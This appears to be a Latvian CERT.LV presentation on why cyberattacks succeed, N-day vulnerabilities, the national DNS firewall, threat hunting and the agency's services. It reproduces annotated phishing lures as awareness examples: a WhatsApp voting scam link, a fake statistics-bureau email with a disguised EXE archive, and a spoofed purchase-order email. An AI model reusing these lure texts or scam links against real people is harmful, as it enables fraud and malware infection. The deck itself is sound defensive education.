
**Ilgstoši kompromitētas sistēmas (netiek pamanīts)**

**Sistēmas nedroši eksponētas internetā (netiek pamanīts)**

**Programmatūras ierobežošanas politikas neesamība (vairums gadījumu) - lietotājiem tā ir ērti**

**Nedrošas administratoru prakses**

# Kāpēc uzbrukumi ir sekmīgi?





# N-dienas (N-Day) ievainojamības


**N skaitlis samazinās...**

**To sekmē arī LLM rīki**



# Programmatūras atjauninājumi var nokavēt!

## CVE-2024-24919: Check Point Security Gateway Information Disclosure



Liec mūri pret  
krāpnieka dūri!



dnsmuris.lv



DNS ugunsmūra lietotne  
jau pieejama Apple App Store  
un Google Play veikalā.



Krāpšanas kampaņa  
WhatsApp platformā



Konkursi EU  
Izvēlieties dalībnieku, kuram vēlaties atdot ...  
dancevotk.top

Sveiki, vai jūs varētu šeit nobalsot  
par Eīnu, lūdzu? Tā ir manu  
paziņu meita. Viņiem skolā notiek  
konkurss, kura balva ir gada  
mācību grants. Liels paldies par  
palīdzību!

<https://dancevotk.top/home/vote1>



**Uzmanieties no  
krāpniekiem!**

WhatsApp tiek atsūtīta saite,  
kas it kā ved uz konkursa  
mājaslapu. Nākamajā solī  
aicina autentificēties ar savu  
WhatsApp kontu.

- Vairāk kā 30 000 lietotnes lejuplādes
- Aizsardzība ikvienam sadarbībā ar sakaru operatoriem
- 10 000+ atvairījumi dienā
- 17 000+ atvairītas WhatsApp krāpšanas uzbrukumu dienās

**Temats:** Par veidlapas iesniegšanu CSP

**Datums:** 2024-03-26 02:16

**No:** Centrālā statistikas pārvalde <[redacted]@csp.gov.lv>

**Kam:**



## Brīdinājums! Ļaundabīgs e-pasts!

Labdien!

Centrālā statistikas pārvalde informē par valsts statistikas veidlapas iesniegšanu (pielikumā).

Papildu informācija respondentam par veidlapu iesniegšanu: veidlapas var iesniegt atverot saiti <https://e.csb.gov.lv>

Ja kādu iemeslu dēļ nav iespējams iesniegt pārskatus elektroniski, tos var nosūtīt pa pastu uz adresi Lāčplēša iela 1, Rīga, LV-1010.

Veidlapu paraugi pieejami mūsu mājaslapas sadaļā "Aptaujas un apsekojumi/Veidlapu katalogs" <https://www.csp.gov.lv/lv/katalogs>

Centrālā statistikas pārvalde

Šis e-pasta ziņojums ir paredzēts norādītajam adresātam. Tas var saturēt konfidenciālu informāciju un tā satura pilnīga vai daļēja nesankcionēta izpaušana, izmantošana vai tālāka izplatīšana jebkādā veidā ir aizliegta. Ja šis e-pasta ziņojums ir saņemts kļūdas dēļ, lūdzam sazināties ar tā sūtītāju, nosūtot atbildes e-pasta ziņojumu, un izdzēst šo ziņojumu. E-pasta ziņojumi netiek pakļauti tādām pārbaudes procedūrām kā sarakste papīra dokumenta veidā. Tāpēc šis e-pasta ziņojums nerada nekādas saistības Centrālajai statistikas pārvaldei.

This e-mail is intended for the addressee(s) named above. It may contain confidential information, and any unauthorized disclosure, use or dissemination, either in whole or in part, is prohibited. If you have received this e-mail in error, please notify the sender immediately via e-mail and delete this e-mail from your system. Communications by e-mail are not subject to the same verification procedures as paper-based communications, therefore this e-mail is in no way whatsoever binding on the Central Statistical Bureau of Latvia.



 Par veidlapas iesniegšanu CSP 25032024\_pdf.7z

**Inficēts pielikums:** šajā piemērā sūtītājs vēlas maldināt lietotāju, mēģinot maskēt pielikumu kā PDF failu. Patiesībā tas ir arhīva fails, kas satur izpildāmo EXE failu (kas arī ir datorvīruss).

CNC Baltic **@oacip.com**

To **orderhandling@gmx.co.uk**

Reply to CNC Baltic **orderhandling@gmx.co.uk**

Pirkuma pasūtījums / piedāvājuma pieprasījums\_(PO: 980043)\_CNC Baltic

Labrīt,

Es ceru, ka šī ziņa jūs atradīs.

Mēs nevarējām sazināties ar jūsu biroju pa tālruni. Būšu pateicīgs, ja jūs sniegtu aptuvenu cenu par pieprasītajiem produktiem kas norādīti pievienotajā pirkuma pasūtījuma dokumentā.

Piedāvājumā neaizmirstiet norādīt vienības cenas katrai pasūtītajai precei un apmaksas noteikumus.

Jau iepriekš pateicamies par jūsu ātro atbildi.

Ar cieņu,



**SIA "CNC Baltic"**  
Adrese: Rīga, Juglas iela 14A, LV - 1024  
mob.tel. +371 28285687  
mob.tel. +371 2976725  
e-pasts - **@cncbaltic.lv**  
VAT: LV50103256681  
web: cncbaltic.lv



Please consider the environment, before printing this email.

---CAUTION: The information contained in this e-mail and its attachments (if any) is intended solely for the recipient(s) (or responsible for delivery of the message to such person). Access to this e-mail by anyone else is unauthorized.  
If you are not the intended recipient of this message, you are hereby notified that you must not use, disseminate, copy it in any form or take any action in reliance on it.  
If you have received this message in error please, delete it (and any copies of it) and kindly inform the sender, of this e-mail.

**Pielikuma paplašinājums .zip  
norāda uz potenciāli kaitīgu saturu**

> 1 attachment: Pirkuma pasūtījums\_(PO980043)\_CNC Baltic.zip 40 KB

E-pasta adreses nesakrīt!

Krāpnieku patiesā adrese redzama "Reply to" laukā un ir orderhandling@gmx.co.uk

bet uzņēmuma īstie e-pasti beidzas ar @cncbaltic.lv

**KRĀPNIECISKS  
E-PASTS!!!**



# Draudu medību operācijas

**35+ organizācijas**

**Vairāk kā 150 000 galaiekārtu analīze**

**APT (citu valstu klātbūtne) 25% gadījumos**

**Valsts drošības iestāžu atbalsts uzbrucēju mērķu noteikšanā un atbalsta sniegšanas prioritizēšanā**

**Veicam aktīvu iejaukšanos un uzbrucēja klātbūtnes likvidēšanu**

**Strādājam kā uzbrucēju atturēšanas līdzelis**

**Dalāmies ar iegūtajām zināšanām par uzbrucēja taktikām un rīkiem, veicinot kolektīvo aizsardzību**

---



# Latvija ir būtisks kolektīvās aizsardzības elements



# THREAT

# HUNT

# PLAYBOOK



WRITTEN IN COLLABORATION BETWEEN LATVIA AND CANADA  
BY CERT.LV & CANADIAN CYBER FORCES



## Kiberincidenti notiks, bet tiem var sagatavoties

1. Tehnisko un analītisko spēju attīstīšana
2. Kiberdrošības pakalpojumu attīstīšana un pieejamība
3. Valsts kiberpolitika un tiesiskais regulējums
4. Katras iestādes gatavība identificēt, reaģēt un atkopties pēc kiberincidenta
5. Kiberapzinīgas sabiedrības veidošana
6. Pilsoniskā līdzatbildība un iesaiste





## Mērķauditorija / Pakalpojumu saņēmēji

## CERT.LV nodrošinātie pakalpojumi

Nacionālās kiberdrošības likuma subjekti

Valsts un pašvaldību iestādes

Pārējie

1 Kiberdrošības incidentu risināšana un diennakts atbalsts

✓

✓

✓

2 Koordinēta ievainojamību atklāšana

✓

✓

✓

3 Pikšķerēšanas uzbrukumu simulācija

✓

✓

✗

4 Kiberapdraudējumu simulācija

✓

✓

✗

5 **DNS ugunsmūris**

5.1. DNS ugunsmūra pakalpojums ikvienam Latvijas iedzīvotājam un uzņēmumam

✓

✓

✓

5.2. DNS ugunsmūra pakalpojums ar RPZ tehnoloģiju tiem, kas paši uztur savus DNS rekursīvos serverus

✓

✓

✓

6 Informācijas tehnoloģiju drošības apdraudējumu agrās brīdināšanas sistēma

✓

✓

✓\*

|    |  |   |   |     |
|----|--|---|---|-----|
| 7  | Sabiedrības izglītošana – lekcijas un dalība pasākumos                             | ✓ | ✓ | ✓   |
| 8  | Latvijas kiberdrošības kopienas ziņapmaiņas platforma                              | ✓ | ✓ | ✓   |
| 9  | NTP laika serveris   | ✓ | ✓ | ✓   |
| 10 | CERT.LV MISP - ar Jaunatūru saistītās informācijas apmaiņas platforma              | ✓ | ✓ | ✓** |
| 11 | Kiberdrošības draudu medības   | ✓ | ✓ | ✓** |
| 12 | Drošības operāciju centrs (SOC)  | ✓ | ✓ | ✓** |
| 13 | Industriālās automatizācijas un vadības sistēmu drošības laboratorijas pakalpojums | ✓ | ✗ | ✗   |
| 14 | IT sistēmu drošības testi  | ✓ | ✓ | ✓*  |



# Kiberdrošība: mūsu kopīgā atbildība

Mana  
Latvija   
Mana  
Atbildība



Aizsardzības ministrija



Nacionālais  
kiberdrošības  
centrs



Latvijas Universitātes  
Matemātikas un informātikas institūts

   @cert.lv

<https://cert.lv>